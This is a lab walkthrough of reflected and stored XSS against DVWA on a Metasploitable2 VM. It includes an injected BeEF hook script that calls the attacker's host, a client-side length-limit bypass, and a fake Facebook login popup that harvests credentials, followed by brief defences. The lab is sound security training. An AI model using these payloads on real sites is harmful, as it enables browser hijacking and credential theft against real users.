


## XSS attack on Metasploitable2 website – DVWA & exploitation via BeEF

**Objective:** In this test case, I used the metasploitable2 vulnerable server and accessed the DVWA website. I attempted to perform an XSS attack on the input field to test for vulnerability.

```
vulnerable
msfadmin@metasploitable:~$ cd ./vulnerable/
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl  samba  tikiwiki  twiki20030201
msfadmin@metasploitable:~/vulnerable$ quit
-bash: quit: command not found
msfadmin@metasploitable:~/vulnerable$ exit
logout
```



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin_
```

Fig1: Metasploitable2 server

Login to the server with **msfadmin** as username and password. Run `ifconfig` to check for the ip address. From there move over to the browser on the attack machine and type in the ip address. After which you can gain access to the server along with the websites included.

# Vulnerable Webserver

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Fig2: Vulnerable Webserver and websites

Now click on the DVWA link to access the DVWA login page.



The DVWA logo features the text "DVWA" in a bold, dark grey sans-serif font. To the right of the text is a stylized graphic consisting of two overlapping, curved lines. The top line is green and the bottom line is dark grey, both curving around the text.

Username


Password

Login

You have logged out

Fig3: DVWA website login

Access the website via admin through the default password: password. After access move to XSS reflected. Test for normal functioning.



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The left sidebar contains a menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, and DVWA Security. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It features a form with the label "What's your name?" and a text input field containing the name "Sneden". A "Submit" button is next to the input field. Below the input field, the output "Hello Sneden" is displayed in red text. Under the heading "More info", there are three links: <http://hackers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Fig4: Test input field

**Attack :** Test for XSS vulnerability by; `<script>alert("test");</script>` in the input field.





Fig5: Vulnerable to XSS

Now we know that this page is vulnerable to XSS attack. This is a reflected vulnerability as it is not stored for the future. This could be exploited by replacing the code and injecting a javascript code of your choice with probably requesting location information or to steal session cookies.

Now move over to the stored XSS on the DVWA website. Check for normal functionality.



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

Name: lsfd  
Message: ,snf

Name: ,dnf  
Message:

Fig6: Test Normal Functionality of website

Now try injecting the same script earlier to alert something to test for vulnerability to a stored XSS attack.

Realize that it is vulnerable to XSS attack. It is called stored XSS because it is stored in the database and once another user reloads the page, the same script will be loaded on their browser too. This is very dangerous as an attacker can potentially gain access to n number of users that load the webpage.




Fig7: Vulnerable to XSS attack

Now as an attacker, I want to gain access to the victim's browser. I shall now open BeEF and attach the hook ip to the Js script that I wrote earlier.

```
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
```

Fig8: Attach the current attacking IP to the script line

This should follow with opening the BeEF website page.




Fig9: BeEF webpage authentication. Default: beef, beef

After successfully logging in, we could see on the left side tab, there are no browsers online. Now we attach the hook ip to the script and post it on the page as an XSS attack.

Now if any user loads the page, we will be able to get access to their browser and it should show as an addition on the online browsers tab.

## Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

hacked

Message \*

<script src="http://10.0.2|3000/hook.js"></script>

Sign Guestbook

Name: test

Fig10: Attaching the XSS code to the post

Now there's a problem, there is a character limit on the input field. This could be easily overcome by, right click -> inspect element -> search for the script for the textbox -> increase limit to 1000 -> <Enter>. Now you should be able to add more characters to complete the payload.




Fig11: Increasing textbox limit

Check if the message is posted in the thread.

The screenshot shows a web application interface with a sidebar on the left and a main content area on the right. The sidebar contains a list of tool categories: Command Execution, SRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, VWA Security, PHP Info, Logout, and Logout. The main content area has a 'Sign Guestbook' button at the top. Below the button, there is a list of messages. Each message is displayed in a box with 'Name:' and 'Message:'. The messages are: 'Name: test, Message: This is a test comment.', 'Name: Isfd, Message: ,snf', 'Name: ,dnf, Message:', 'Name: ,dnf, Message:', 'Name: sneden, Message:', 'Name: sneden, Message:', 'Name: sneden, Message:', and 'Name: hacked, Message:'. The last message is highlighted with a yellow background. Below the list of messages, there is a 'More info' link.

Fig12: The highlighted area is the latest posted message

Now check BeEF for updates on online machines. Click on the machine and got to commands. One could run so many commands on the browser after access gained. In this example I would be using the Social engineering -> pretty theft. I choose facebook as a way to grab username and password.




Fig13: Pretty Theft Command

Click on Execute to run the command.




Fig14: Facebook popup



A naïve victim may consider this as authentic and enter in the credentials.




Fig15: Grabbed credentials

The attacker is then able to view the credentials of the victim.

### Ways to protect from XSS attacks:

Converting special symbols to their HTML equivalents, eg. '&' to '&amp;'. Another way is using the Content Security Policy (CSP) that's an added layer of security that helps detect and mitigate certain types of attacks, including Cross-Site Scripting (XSS) and data injection attacks.

To enable CSP, you need to configure the web server to return the Content-Security-Policy HTTP header.